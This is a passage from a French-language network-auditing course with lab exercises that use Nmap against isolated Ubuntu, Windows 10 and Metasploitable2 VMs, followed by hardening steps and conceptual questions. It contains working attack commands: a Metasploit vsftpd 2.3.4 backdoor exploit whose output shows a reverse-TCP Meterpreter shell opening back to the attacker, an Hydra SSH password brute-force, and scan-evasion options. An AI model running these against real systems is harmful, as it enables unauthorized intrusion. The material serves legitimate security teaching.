
Identifiez la version exacte d'OpenSSH et du serveur web.



2. Scripts par défaut :

```
nmap -sC -sV 192.168.56.20
```


Repérez les informations supplémentaires révélées (bannière HTTP, méthodes HTTP autorisées, algorithmes SSH proposés...).



3. Vérification manuelle avec curl (recoupement) :


```
curl -I http://192.168.56.20
```

Comparez l'en-tête Server: avec ce que Nmap a annoncé.



4. Recherche de vulnérabilités connues :

```
nmap --script vuln -p 22,80,443 192.168.56.20
```




5. Action de durcissement (côté serveur Ubuntu, en administrateur) :

Modifiez /etc/ssh/sshd_config pour désactiver la connexion root directe (PermitRootLogin no), relancez le service, puis relancez le script NSE pour constater le changement :

```
sudo systemctl restart ssh
nmap --script ssh-auth-methods -p 22 192.168.56.20
```

Cet enchaînement scan → constat → correction → re-scan est exactement la boucle d'audit attendue en entreprise.



5.4 TP 4 — Audit d'un poste Windows 10

Durée : 25 min **Cible :** la VM Windows 10 (192.168.56.30)

Windows 10 active un pare-feu par défaut, ce qui en fait une cible pédagogique idéale pour observer l'état filtered.

1. Scan de base :

```
nmap 192.168.56.30
```

Selon la configuration du pare-feu Windows Defender, vous obtiendrez probablement de nombreux ports filtered plutôt que closed.

```
┌──(kalilab㉿kalilab)-[~]
└─$ nmap 192.168.1.34
Starting Nmap 7.991 ( https://nmap.org ) at 2026-10-17 21:19 +0200
Nmap scan report for laptop-v1073mvl.home (192.168.1.34)
Host is up (0.0081s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
5500/tcp open  hotline

Nmap done: 1 IP address (1 host up) scanned in 4.46 seconds
```

2. Forcer le scan malgré l'absence de réponse au ping ICMP :

```
nmap -Pn 192.168.56.30
```

-Pn indique à Nmap de considérer la cible comme active sans faire de ping préalable ; indispensable dès qu'un pare-feu bloque ICMP.

```
┌──(kalilab㉿kalilab)-[~]
└─$ nmap -Pn 192.168.1.34
Starting Nmap 7.991 ( https://nmap.org ) at 2026-10-17 21:21 +0200
Nmap scan report for laptop-v1073mvl.home (192.168.1.34)
Host is up (2.6s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE    SERVICE
135/tcp  open     msrpc
139/tcp  open     netbios-ssn
445/tcp  open     microsoft-ds
514/tcp  filtered shell
902/tcp  open     iss-realsecure
912/tcp  open     apex-mesh
5500/tcp open     hotline

Nmap done: 1 IP address (1 host up) scanned in 126.24 seconds
```

3. Détection des services Windows typiques (SMB, RDP) :

```
nmap -sV -p 135,139,445,3389 192.168.56.30
```

Si le partage de fichiers est activé sur la VM, le port 445 (SMB) doit apparaître ; c'est historiquement une source majeure de vulnérabilités (rappelez-vous d'EternalBlue/WannaCry).

```
┌──(kalilab㉿kalilab)-[~]
└─$ nmap -sV -p 135,139,445,3389 192.168.1.34
Starting Nmap 7.991 ( https://nmap.org ) at 2026-10-17 21:25 +0200
Nmap scan report for laptop-v1073mvl.home (192.168.1.34)
Host is up (0.0016s latency).

PORT     STATE    SERVICE       VERSION
135/tcp  open     msrpc         Microsoft Windows RPC
139/tcp  open     netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open     microsoft-ds?
3389/tcp filtered ms-wbt-server
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.50 seconds
```

4. Script d'énumération SMB :

```
nmap --script smb-os-discovery -p 445 192.168.56.30
```

```
┌──(kalilab㉿kalilab)-[~]
└─$ nmap --script smb-os-discovery -p 445 192.168.1.34

Starting Nmap 7.991 ( https://nmap.org ) at 2026-10-17 21:30 +0200
Nmap scan report for laptop-v1073mvl.home (192.168.1.34)
Host is up (0.0018s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds
```

5. Action de durcissement :

Sur la VM Windows, ouvrez le Pare-feu Windows Defender et désactivez la découverte réseau / le partage de fichiers si non nécessaire, puis relancez l'étape 3 pour constater la fermeture des ports.

Question de compréhension : *pourquoi obtient-on souvent filtered plutôt que closed face à un pare-feu Windows correctement configuré, et en quoi cela complique-t-il le travail de l'auditeur ?*

L'obtention de l'état filtered face au pare-feu Windows (Windows Defender Firewall) découle de la politique de sécurité par défaut de Microsoft : le **rejet silencieux** (*DROP*).

1. Pourquoi filtered plutôt que closed ?

La différence tient à la réponse (ou l'absence de réponse) reçue par le scanner :

- **Port fermé (closed) :** Le paquet TCP SYN atteint la pile réseau de la machine cible. Constatant qu'aucun processus n'écoute sur ce port, le système répond immédiatement par un paquet TCP **RST/ACK** (ou une erreur ICMP *Port Unreachable* en UDP). Nmap sait avec certitude que la machine est active et que le port est disponible mais inactif.
-
- **Port filtré (filtered) :** Par défaut sur les profils *Public* et *Privé*, le pare-feu Windows intercepte les paquets entrants non sollicités et les **supprime sans émettre la moindre réponse** (politique DROP, et non REJECT). Nmap n'obtenant ni SYN/ACK ni RST après plusieurs tentatives, il ne peut pas trancher : il conclut qu'un dispositif intermédiaire ou local filtre le flux.
-

2. Pourquoi cela complique la tâche de l'auditeur ?

Pour un auditeur ou un testeur d'intrusion, cette stratégie de filtrage passif impose plusieurs contraintes opérationnelles majeures :

A. Explosion du temps de scan (latence et retransmissions)

Lorsqu'un port répond RST, le cycle prend quelques millisecondes.
Face au silence radio imposé par un filtre DROP :

- Nmap doit attendre l'expiration d'un délai d'attente (*timeout*, typiquement 1 seconde par tentative).
- Il réémet la sonde (souvent 1 à 2 retransmissions par port) pour compenser d'éventuelles pertes de paquets dues à la congestion réseau.
- Multiplié par 1 000 ports (ou 65 535 avec -p-), le scan d'une seule machine peut prendre **plusieurs dizaines de minutes au lieu de 2 secondes**.

B. Asymétrie d'information (état réel invisible)

L'état filtered agit comme un écran de fumée :

- L'auditeur ne peut pas déterminer si un service vulnérable tourne réellement derrière le filtre.
- Si le pare-feu est désactivé plus tard, ou si l'attaquant parvient à usurper une IP blanche (*whitelisted*), des services non durcis peuvent subitement devenir accessibles sans que l'auditeur n'ait pu les tester.

C. Échecs de la découverte d'hôtes (Host Discovery)

Le pare-feu Windows bloque par défaut les requêtes ICMP Echo (*ping*). Si l'auditeur lance un scan sans affiner la phase de découverte ou sans utiliser -Pn (*Treat all hosts as online*), Nmap peut conclure à tort que l'ensemble des postes Windows du sous-réseau sont **éteints** (*Host seems down*).

D. Déclenchement inévitable des alertes de sécurité

Pour forcer la découverte ou vérifier un ensemble de ports filtered, l'auditeur doit intensifier ses sondes ou scanner aveuglément tous les ports avec -Pn. Ce comportement génère un volume massif de paquets sans réponse, ce qui alerte immédiatement les règles de détection d'anomalies des EDR (comme Defender for Endpoint), des SIEM et des pare-feux périmétriques.

Stratégies d'adaptation pour l'auditeur

1. **Forcer l'audit malgré le silence :** Utiliser -Pn pour désactiver la découverte ICMP et tester directement les ports cibles.
2. **Cibler les protocoles d'entreprise :** Au lieu de scanner la totalité des ports, se focaliser sur les ports d'administration souvent autorisés via des règles de groupe (GPO) dans un domaine Active Directory (ex. TCP 445 pour SMB, TCP 135 pour RPC, TCP 3389 pour RDP ou TCP 5985 pour WinRM).

4.
5. **Optimiser le timing :** Ajuster le délai maximum d'attente avec --max-rtt-timeout (par exemple 200ms sur un LAN) pour réduire l'impact des temporisations sur les ports silencieux.

5.5 TP 5 — Metasploitable2 : de la découverte à l'exploitation encadrée

Durée : 40 min **Cible :** Metasploitable2 (192.168.56.40)

⚠ Cette VM ne doit jamais être exposée hors du réseau isolé du lab.

5.5.1 Découverte

```
nmap -sV -sC -p- 192.168.56.40 -oA metasploitable-scan
```

Attendez-vous à découvrir un grand nombre de services obsolètes : FTP (vsftpd 2.3.4), Telnet, un serveur Samba ancien, MySQL, etc.

```
└─$ nmap -sV -sC -p- 192.168.41.4 -oA metasploitable-scan
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-16 09:19 +0200
Nmap scan report for 192.168.41.4
Host is up (0.00045s latency).
Not shown: 65505 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.41.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
 ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2026-10-16T07:21:40+00:00; +1s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O
COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
53/tcp   open  domain      ISC BIND 9.4.2
```



```
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      49229/udp   mountd
|   100005  1,2,3      53520/tcp   mountd
|   100021  1,3,4      33077/tcp   nlockmgr
|   100021  1,3,4      48913/udp   nlockmgr
|   100024  1          37859/udp   status
|_  100024  1          37968/tcp   status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: LongColumnFlag, Support41Auth, ConnectWithDatabase, Su
pportsTransactions, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, SupportsC
ompression
|   Status: Autocommit
|_  Salt: +\m/B=LFYk/H^|xcg[sR
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O
COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
```

```
COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-10-16T07:21:40+00:00; +1s from scanner time.
5900/tcp  open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b)
33077/tcp open  nlockmgr    1-4 (RPC #100021)
34592/tcp open  java-rmi    GNU Classpath grmiregistry
37968/tcp open  status      1 (RPC #100024)
53520/tcp open  mountd      1-3 (RPC #100005)
MAC Address: BC:24:11:19:01:A4 (Proxmox Server Solutions GmbH)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC:
 <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-10-16T03:21:32-04:00
```

```
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC:
 <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-10-16T03:21:32-04:00
|_clock-skew: mean: 1h00m01s, deviation: 2h00m00s, median: 0s
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 139.75 seconds
```

5.5.2 Analyse ciblée

```
nmap --script vuln -p 21,22,23,25,80,139,445,3306 192.168.56.40
```

Repérez en particulier la ligne signalant la porte dérobée connue de vsftpd 2.3.4.

```
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

5.5.3 Vérification de l'exploitabilité avec Metasploit

```
msfconsole
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.40
exploit
```

Si l'exploitation réussit, vous obtenez un accès shell sur la machine.

La démonstration s'arrête là : l'objectif est de comprendre la chaîne complète découverte

identification de version → recherche de vulnérabilité → preuve de concept (pas de manipuler davantage la machine compromise).



```
msf > search vsftpd

Matching Modules
================

   #  Full Name                              Disclosure Date  Rank       Check  Name
   -  ---------                              ---------------  ----       -----  ----
   0  auxiliary/dos/ftp/vsftpd_232           2011-02-03       normal     Yes    VSFTPD 2.3.2 and Earlier STAT Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor   2011-07-03       excellent  Yes    VSFTPD 2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf >
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.41.4
RHOST => 192.168.41.4
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.41.1
LHOST => 192.168.41.1
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.41.1:4444
[*] 192.168.41.4:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.41.4:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[+] 192.168.41.4:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[+] 192.168.41.4:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.41.1:4444 → 192.168.41.4:54074) at 2026-10-16 09:55:01 +0200

meterpreter >
```

5.5.4 Bonus — Test de robustesse d'un mot de passe avec Hydra

```
hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.40
```

Discussion en groupe : *quelles mesures de durcissement auraient empêché chacune des étapes de ce TP (mise à jour de vsftpd, désactivation de Telnet, politique de mot de passe, segmentation réseau) ?*

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.41.4
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these **s ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-16 11:05:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[ERROR] File for passwords not found: /usr/share/wordlists/rockyou.txt
```

5.6 TP 6 — Discrétion, évasion et scripts NSE avancés

Durée : 25 min **Cible :** Ubuntu Server ou Metasploitable2, avec Wireshark en parallèle

1. Lancez sudo wireshark (ou sudo tcpdump -i eth0) sur Kali, filtrez sur ip.addr == 192.168.56.20.

2. Dans un second terminal, lancez successivement :

```
sudo nmap -sS -T5 192.168.56.20
sudo nmap -sS -T0 192.168.56.20 #marche pas
```

Observez dans Wireshark le nombre et le rythme des paquets SYN envoyés. Estimez l'ordre de grandeur de paquets transmis pour chaque timing.

```
┌──(kali㉿Kali)-[~]
└─$ sudo nmap -sS -T5 192.168.41.4
[sudo] Mot de passe de kali :
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-16 11:06 +0200
Nmap scan report for 192.168.41.4
Host is up (0.00048s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: BC:24:11:19:01:A4 (Proxmox Server Solutions GmbH)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

3. Testez la fragmentation :

```
sudo nmap -f -sS 192.168.56.20
```

```
┌──(kalilab㉿kalilab)-[~]
└─$ sudo nmap -f -sS 192.168.198.128


[sudo] Mot de passe de kalilab :
Starting Nmap 7.991 ( https://nmap.org ) at 2026-10-17 21:48 +0200
Nmap scan report for 192.168.198.128
Host is up (0.0038s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
8082/tcp open  blackice-alerts
MAC Address: 00:0C:29:77:7B:60 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.85 seconds
```

4. Testez les leurres :

```
sudo nmap -D RND:5 -sS 192.168.56.20
```

Observez dans Wireshark les adresses sources multiples générées.



Question de compréhension *: un IDS moderne (Snort, Suricata) est-il réellement trompé par -D ? Pourquoi cette technique est-elle davantage pédagogique qu'opérationnelle aujourd'hui ?*

Non, un IDS moderne (**Suricata**, **Snort 3**) ou une sonde réseau d'entreprise n'est pas dupé par l'option leurre (-D / *decoy*) de Nmap.

Si l'option reste un classique des cours d'initiation aux tests d'intrusion pour illustrer l'usurpation d'adresses IP au niveau 3, elle est aujourd'hui **inefficace voire contre-productive sur le plan opérationnel**.

1. Pourquoi -D échoue face aux moteurs modernes

L'option -D envoie des paquets identiques vers la cible en injectant arbitrairement l'adresse IP de plusieurs machines tierces (leurres), mélangées avec l'adresse IP réelle de l'attaquant (ex. nmap -D 10.0.0.1,10.0.0.2,ME 10.0.0.10).

Les architectures de détection actuelles déjouent facilement ce mécanisme :

A. Le suivi d'état des flux (Stateful Inspection / Flow Tracking)

- Suricata et Snort ne traitent plus les paquets de manière isolée : ils agrègent le trafic en sessions (**flows/connexions**).
-
- **Le problème de la réponse TCP :** Si le port scanné est ouvert, la cible renvoie un paquet SYN/ACK.
-
    - Les adresses IP leurres (qui n'ont rien demandé) recevront ce SYN/ACK inattendu et répondront naturellement par un **RST** pour clore cette tentative anormale, ou ne répondront rien si les IP sont inactives.
    -
    - L'adresse IP de l'attaquant, quant à elle, poursuit le scan (envoie un RST avec -sS ou un ACK puis un payload avec -sV).
    -
- Pour l'analyste ou l'algorithme de corrélation, l'IP réelle se distingue immédiatement car elle est la seule à maintenir une cohérence protocolaire bidirectionnelle.
-

B. Métriques de routage, TTL et empreinte L2/L3

- **Le TTL (Time To Live) :** Sauf si l'auditeur se trouve sur le même segment physique que ses leurres, les paquets émis par l'attaquant afficheront tous le même TTL initial (ex. 64 pour Linux). Des IP censées venir de sous-réseaux ou de pays différents, mais arrivant

toutes avec un TTL rigoureusement identique et la même signature TCP (*Window Size*, options TCP), constituent une signature d'anomalie triviale.

-
- **L'adresse MAC (au sein d'un même LAN) :** Sur un sous-réseau local commuté, peu importe que l'IP source soit falsifiée : le commutateur et le récepteur reçoivent des trames dont **l'adresse MAC source est invariablement celle de la carte réseau de l'attaquant**.
-

C. Corrélation SIEM et alertes multiples

Au lieu de dissimuler le scan, -D multiplie le volume d'alertes par le nombre de leurres. Dans un SOC, un SIEM (Splunk, Elastic, Sentinel) recevant simultanément 5 alertes de scan identiques venues de sous-réseaux disparates vers une même machine active une règle d'agrégation d'incidents qui signale immédiatement l'utilisation d'un scan avec leurres.

2. Pourquoi la technique est devenue purement pédagogique

L'intérêt de -D se limite aujourd'hui à l'apprentissage académique pour plusieurs raisons :

Contexte pédagogique	Réalité opérationnelle moderne
Explique le fonctionnement des paquets bruts (*raw sockets*) et la falsification d'en-tête IPv4.	Les pare-feux des FAI et des passerelles d'entreprise appliquent l'**anti-spoofing** (BCP 38 / uRPF) : les paquets forgés avec une IP externe sont immédiatement jetés.
Montre la surcharge d'un fichier de log brut (access.log ou syslog textuel).	Les logs sont traités par des moteurs d'analyse comportementale qui filtrent le bruit en temps réel.
Simule une attaque distribuée théorique.	Si une IP leurre correspond à une machine éteinte, Nmap génère des timeouts asymétriques qui ralentissent considérablement l'audit.

En opérationnel, les attaquants comme les auditeurs privilégient la rotation d'adresses réelles via des proxies SOCKS, des réseaux Tor, des passerelles cloud éphémères ou des scanners distribués coordonnés en C2, plutôt que la manipulation simpliste du champ IP source.

6. Défi final — « L'audit du réseau ACME Corp »

Mise en situation

Vous intégrez l'équipe SISR de la société fictive ACME Corp en tant qu'alternant. Le RSSI vous confie une mission simple mais formatrice : réaliser un audit de cartographie réseau du segment de test 192.168.56.0/24 avant la mise en production d'un nouveau service. Vous devez produire un rapport d'audit exploitable par votre hiérarchie, dans le respect strict du périmètre autorisé (uniquement les VM du lab).

Consignes

Vous disposez de 2h. Vous devez, dans l'ordre :

- Reconnaissance passive : cartographier tous les hôtes actifs du segment, sans scanner un seul port dans cette étape.
- Reconnaissance active (niveau 1) : sur chaque hôte découvert, effectuer un scan rapide (-F) et noter les ports ouverts.
- Reconnaissance active (niveau 2) : sur les 2 hôtes les plus intéressants (à justifier), effectuer un scan complet (-p-), avec détection de version et de système d'exploitation.
- Analyse de vulnérabilités : lancer les scripts NSE vuln sur ces mêmes hôtes, et identifier au moins une vulnérabilité exploitable documentée (CVE ou faille connue).
- Preuve de concept encadrée : sur la cible Metasploitable2 uniquement, et avec validation de l'enseignant avant de lancer quoi que ce soit, démontrer l'exploitabilité de la faille trouvée.
- Remédiation : proposer, pour chaque vulnérabilité identifiée, une mesure de correction concrète (mise à jour, changement de configuration, filtrage réseau, désactivation de service).

Rapport final (livrable, format libre)

Le rapport doit obligatoirement comporter :

- la topologie découverte (IP, OS présumé, services) ;
